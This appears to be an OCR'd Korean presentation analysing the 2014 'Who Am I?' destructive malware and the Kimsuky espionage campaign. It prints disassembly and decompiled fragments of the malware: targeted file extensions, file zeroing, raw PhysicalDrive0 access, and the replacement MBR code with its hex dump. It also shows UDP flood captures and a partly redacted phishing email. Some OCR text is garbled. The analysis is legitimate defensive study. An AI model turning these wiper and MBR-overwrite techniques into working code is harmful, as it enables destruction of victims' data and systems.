130 3B 4D F8                        cmp     ecx, [ebp-8]
130 72 07                           jb      short loc_10006D47
```

2014년 12월 10일
오전 11시 이후

악성코드 (네트워크 공격)


No. Time Source Destination Protocol Length Info
12052 2014-12-10 11:05:43.755528 192.168.0.2 192.168.0.1 UDP 83 Source port: 52278 Destination port: http
12053 2014-12-10 11:05:43.755528 192.168.0.2 192.168.0.1 UDP 83 Source port: 52240 Destination port: http
12054 2014-12-10 11:05:43.755530 192.168.0.2 192.168.0.1 UDP 83 Source port: 52257 Destination port: http
12055 2014-12-10 11:05:43.755531 192.168.0.2 1.1.1.0 UDP 83 Source port: 52201 Destination port: http
12056 2014-12-10 11:05:43.755537 192.168.0.2 192.168.0.1 UDP 83 Source port: 52276 Destination port: http
12057 2014-12-10 11:05:43.755537 192.168.0.2 192.168.0.1 UDP 83 Source port: 52281 Destination port: http
12058 2014-12-10 11:05:43.755538 192.168.0.2 1.1.1.0 UDP
12059 2014-12-10 11:05:43.755539 192.168.0.2 192.168.0.1 UDP
12060 2014-12-10 11:05:43.755545 192.168.0.2 1.1.1.0 UDP
12061 2014-12-10 11:05:43.755547 192.168.0.2 192.168.0.1 UDP
12062 2014-12-10 11:05:43.755547 192.168.0.2 192.168.0.1 UDP
12063 2014-12-10 11:05:43.755553 192.168.0.2 192.168.0.1 UDP
12064 2014-12-10 11:05:43.755555 192.168.0.2 1.1.1.0 UDP
12065 2014-12-10 11:05:43.755555 192.168.0.2 192.168.0.1 UDP
12066 2014-12-10 11:05:43.755561 192.168.0.2 1.1.1.0 UDP
12067 2014-12-10 11:05:43.755563 192.168.0.2 1.1.1.0 UDP
12068 2014-12-10 11:05:43.755564 192.168.0.2 1.1.1.0 UDP
12069 2014-12-10 11:05:43.755567 192.168.0.2 192.168.0.1 UDP
12070 2014-12-10 11:05:43.755570 192.168.0.2 1.1.1.0 UDP
12071 2014-12-10 11:05:43.755572 192.168.0.2 1.1.1.0 UDP
12072 2014-12-10 11:05:43.755576 192.168.0.2 192.168.0.1 UDP
12073 2014-12-10 11:05:43.755579 192.168.0.2 1.1.1.0 UDP
12074 2014-12-10 11:05:43.755581 192.168.0.2 1.1.1.0 UDP
12075 2014-12-10 11:05:43.755582 192.168.0.2 1.1.1.0 UDP
12076 2014-12-10 11:05:43.755586 192.168.0.2 192.168.0.1 UDP
12077 2014-12-10 11:05:43.755589 192.168.0.2 192.168.0.1 UDP
12078 2014-12-10 11:05:43.755590 192.168.0.2 192.168.0.1 UDP
12079 2014-12-10 11:05:43.755594 192.168.0.2 1.1.1.0 UDP
12080 2014-12-10 11:05:43.755597 192.168.0.2 1.1.1.0 UDP
12081 2014-12-10 11:05:43.755598 192.168.0.2 1.1.1.0 UDP
12082 2014-12-10 11:05:43.755602 192.168.0.2 1.1.1.0 UDP
12083 2014-12-10 11:05:43.755605 192.168.0.2 1.1.1.0 UDP
12084 2014-12-10 11:05:43.755606 192.168.0.2 1.1.1.0 UDP
12085 2014-12-10 11:05:43.755610 192.168.0.2 192.168.0.1 UDP
12086 2014-12-10 11:05:43.755613 192.168.0.2 1.1.1.0 UDP
12087 2014-12-10 11:05:43.755614 192.168.0.2 192.168.0.1 UDP
12088 2014-12-10 11:05:43.755618 192.168.0.2 1.1.1.0 UDP 83 Source port: 52253 Destination port: http
12089 2014-12-10 11:05:43.755621 192.168.0.2 1.1.1.0 UDP 83 Source port: 52204 Destination port: http
12090 2014-12-10 11:05:43.755622 192.168.0.2 1.1.1.0 UDP 83 Source port: 52188 Destination port: http
12091 2014-12-10 11:05:43.755625 192.168.0.2 1.1.1.0 UDP 83 Source port: 52250 Destination port: http
12092 2014-12-10 11:05:43.755629 192.168.0.2 1.1.1.0 UDP 83 Source port: 52215 Destination port: http
Follow UDP Stream
Stream Content
Who am I? Who am I? Who am I? Who am I? .Who am I? Who am I? Who am
I? Who am I? .Who am I? Who am I? Who am I? Who am I? .Who am I? Who
am I? Who am I? Who am I? .Who am I? Who am I? Who am I? Who am
I? .Who am I? Who am I? Who am I? Who am I? .Who am I? Who am I? Who
am I? Who am I? .Who am I? Who am I? Who am I? Who am I? .Who am I?
Who am I? Who am I? Who am I? .Who am I? Who am I? Who am I? Who am
I? .Who am I? Who am I? Who am I? Who am I? .Who am I? Who am I? Who
am I? Who am I? .Who am I? Who am I? Who am I? Who am I? .Who am I?
Who am I? Who am I? Who am I? .Who am I? Who am I? Who am I? Who am
I? .Who am I? Who am I? Who am I? Who am I? .Who am I? Who am I? Who
am I? Who am I? .Who am I? Who am I? Who am I? Who am I? .Who am I?
Who am I? Who am I? Who am I? .Who am I? Who am I? Who am I? Who am
I? .Who am I? Who am I? Who am I? Who am I? .Who am I? Who am I? Who
am I? Who am I? .Who am I? Who am I? Who am I? Who am I? .Who am I?
Who am I? Who am I? Who am I? .Who am I? Who am I? Who am I? Who am
I? .Who am I? Who am I? Who am I? Who am I? .Who am I? Who am I? Who
am I? Who am I? .Who am I? Who am I? Who am I? Who am I? .Who am I?
Who am I? Who am I? Who am I? .Who am I? Who am I? Who am I? Who am
I? .Who am I? Who am I? Who am I? Who am I? .Who am I? Who am I? Who
am I? Who am I? .Who am I? Who am I? Who am I? Who am I? .Who am I?
Who am I? Who am I? Who am I? .Who am I? Who am I? Who am I? Who am
I? .Who am I? Who am I? Who am I? Who am I? .Who am I? Who am I? Who
am I? Who am I? .Who am I? Who am I? Who am I? Who am I? .Who am I?
Entire conversation (7790 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close

악성코드 (파일 파괴)

```
push    ebp
mov     ebp, esp
sub     esp, 74h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_8], eax
mov     [ebp+var_4], 0Ch
mov     [ebp+var_60], 'h'
mov     [ebp+var_5F], 'w'
mov     [ebp+var_5E], 'p'
mov     [ebp+var_5D], 0
xor     eax, eax
mov     [ebp+var_5C], ax
mov     [ebp+var_5A], al
mov     [ebp+var_59], 'd'
mov     [ebp+var_58], 'o'
mov     [ebp+var_57], 'c'
mov     [ebp+var_56], 0
xor     ecx, ecx
mov     [ebp+var_55], cx
mov     [ebp+var_53], cl
mov     [ebp+var_52], 'p'
mov     [ebp+var_51], 'd'
mov     [ebp+var_50], 'f'
mov     [ebp+var_4F], 0
xor     edx, edx
mov     [ebp+var_4E], dx
mov     [ebp+var_4C], dl
mov     [ebp+var_4B], 'd'
mov     [ebp+var_4A], 'o'
mov     [ebp+var_49], 'c'
mov     [ebp+var_48], 'x'
mov     [ebp+var_47], 0
```


```
xor     eax, eax
mov     [ebp+var_46], ax
mov     [ebp+var_44], 'a'
mov     [ebp+var_43], 'l'
mov     [ebp+var_42], 'z'
mov     [ebp+var_41], 0
xor     ecx, ecx
mov     [ebp+var_40], cx
mov     [ebp+var_3E], cl
mov     [ebp+var_3D], 'z'
mov     [ebp+var_3C], 'i'
mov     [ebp+var_3B], 'p'
mov     [ebp+var_3A], 0
xor     edx, edx
mov     [ebp+var_39], dx
mov     [ebp+var_37], dl
mov     [ebp+var_36], 'r'
mov     [ebp+var_35], 'a'
mov     [ebp+var_34], 'r'
mov     [ebp+var_33], 0
xor     eax, eax
mov     [ebp+var_32], ax
mov     [ebp+var_30], al
mov     [ebp+var_2F], 'e'
mov     [ebp+var_2E], 'g'
mov     [ebp+var_2D], 'g'
mov     [ebp+var_2C], 0
xor     ecx, ecx
mov     [ebp+var_2B], cx
mov     [ebp+var_29], cl
mov     [ebp+var_28], 'i'
mov     [ebp+var_27], 's'
mov     [ebp+var_26], 'o'
mov     [ebp+var_25], 0
```

총 12개의 파일 확장자

```
xor     edx, edx
mov     [ebp+var_24], dx
mov     [ebp+var_22], dl
mov     [ebp+var_21], 'e'
mov     [ebp+var_20], 'x'
mov     [ebp+var_1F], 'e'
mov     [ebp+var_1E], 0
xor     eax, eax
mov     [ebp+var_1D], ax
mov     [ebp+var_1B], al
mov     [ebp+var_1A], 'd'
mov     [ebp+var_19], 'l'
mov     [ebp+var_18], 'l'
mov     [ebp+var_17], 0
xor     ecx, ecx
mov     [ebp+var_16], cx
mov     [ebp+var_14], cl
mov     [ebp+var_13], 's'
mov     [ebp+var_12], 'y'
mov     [ebp+var_11], 's'
mov     [ebp+var_10], 0
xor     edx, edx
mov     [ebp+var_F], dx
mov     [ebp+var_D], dl
```

악성코드 (파일 파괴)

이름	수정한 날짜	유형	크기
중요 분석 문서.pdf	2014-12-10 오전 11:02	Adobe Acrobat Document	4KB



Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000016	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000032	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000048	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000064	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000096	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000112	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000128	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000144	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000176	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000192	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000208	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000224	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00003936	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00003952	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00003968	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00003984	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00004000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00004016	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00004032	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00004048	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00004064	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00004080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

악성코드 (하드 파괴)

```
v33 = 0x18u;
v34 = 0;
v35 = 0xB8u;
v36 = 1;
v37 = 0x13u;
v38 = 0xBBu;
v39 = 0xCu;
v40 = 0;
v41 = 0xBAu;
v42 = 0x1Du;
v43 = 0xEu;
v44 = 0xCDu;
v45 = 0x10u;
v46 = 0xE2u;
v47 = 0xFEu;
v48 = 'W';
v49 = 'h';
v50 = 'o';
v51 = ' ';
v52 = 'A';
v53 = 'm';
v54 = ' ';
v55 = 'I';
v56 = '?';
v57 = 0x20u;
v58 = 0x20u;
v59 = 0x20u;
v60 = 0x20u;
v61 = 0x20u;
v62 = 0x20u;
v63 = 0x20u;
v64 = 0x20u;
v65 = 0x20u;
v66 = 0x20u;
v67 = 0x20u;
v68 = 0x20u;
v69 = 0x20u;
v70 = 0x20u;
v71 = 0x20u;
```

```
emset(&v72, 0, 0x1D0u);
73 = 0x55u;
74 = 0xAAu;
ileName = 'WW';
6 = 'WW';
7 = '.';
8 = 'WW';
9 = 'P';
10 = 'H';
11 = 'Y';
12 = 'S';
13 = 'I';
14 = 'C';
15 = 'A';
16 = 'L';
17 = 'D';
18 = 'R';
19 = 'I';
20 = 'V';
21 = 'E';
22 = '0';
23 = 0;
```


```
Device = CreateFileA(&FileName, 0xC0000000u, 3u, 0, 3u, 0, 0);
F ( hDevice != (HANDLE)-1 )

 DeviceIoControl(hDevice, 0x90018u, 0, 0, 0, 0, &BytesReturned, 0);
 sub_10001889(v0);
```

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	B8	12	00	CD	10	BD	18	7C	B9	18	00	B8	01	13	BB	0C	¸..Í.½.|¹..¸..»..
00000010	00	BA	1D	0E	CD	10	E2	FE	57	68	6F	20	41	6D	20	49	.º..Í.âþWho Am I
00000020	3F	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	?
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001B0	00	00	00	00	00	00	00	00	91	CD	DD	3C	00	00	00	00	.....'ÍÝ<....
000001C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	55	AA	.....Uª

악성코드 (MBR 코드)

```
7C00                                    seg000          segment byte public 'CODE' use16
7C00                                                    assume cs:seg000
7C00                                                    ;org 7C00h
7C00                                                    assume es:nothing, ss:nothing, ds:n
7C00 B8 12 00                                           mov     ax, 12h
7C03 CD 10                                              int     10h             ; - VIDEO -
7C03                                                                            ; AL = mode
7C05 BD 18 7C                                           mov     bp, 7C18h
7C08 B9 18 00                                           mov     cx, 18h
7C0B B8 01 13                                           mov     ax, 1301h
7C0E BB 0C 00                                           mov     bx, 0Ch
7C11 BA 1D 0E                                           mov     dx, 0E1Dh
7C14 CD 10                                              int     10h             ; - VIDEO -
7C14                                                                            ; AL = mode
7C14                                                                            ; DH,DL = r
7C14                                                                            ; ES:BP ->
7C16
7C16                                    loc_7C16:                               ; CODE XREF
7C16 E2 FE                                              loop    loc_7C16
7C16                                    ; ---------------------------------------------------
7C18 57 68 6F 20 41 6D 20 49+           aWhoAmI?        db 'Who Am I?                   ',0
7C31 00                                                 db    0
```

악성코드 (Who Am I?)



문서 정보 유출..
(언제?, 어떻게?)

Kimsuky

Kimsuky

- **2011년부터** 국가 주요 기관 및 연구 기관 등을 대상으로 **정보수집**을 위한 사이버첩보 활동

- - **국방, 외교, 통일, 안보** 관련 정부 부처
- - 국방, 외교, 통일, 안보 관련 연구기관 **전/현직 원장**
- - 국방, 외교, 통일, 안보 관련 **연구기관 연구원**
- - **전/현직** 외교관 및 해외 주제국 대사
- - 예비역 장성
- - 장관 후보자
- - 국방, 외교, 통일, 안보 관련 자문위원에 속한 교수
- - 탈북자 관련 단체 및 탈북자

Kimsuky (이메일 타겟 공격)

[redacted]협회입니다.

[redacted]@gmail.com>

To: [redacted]


Reply | Reply to all | Forward | Print | Delete | Show original

안녕하세요.

[redacted]를 초청합니다.

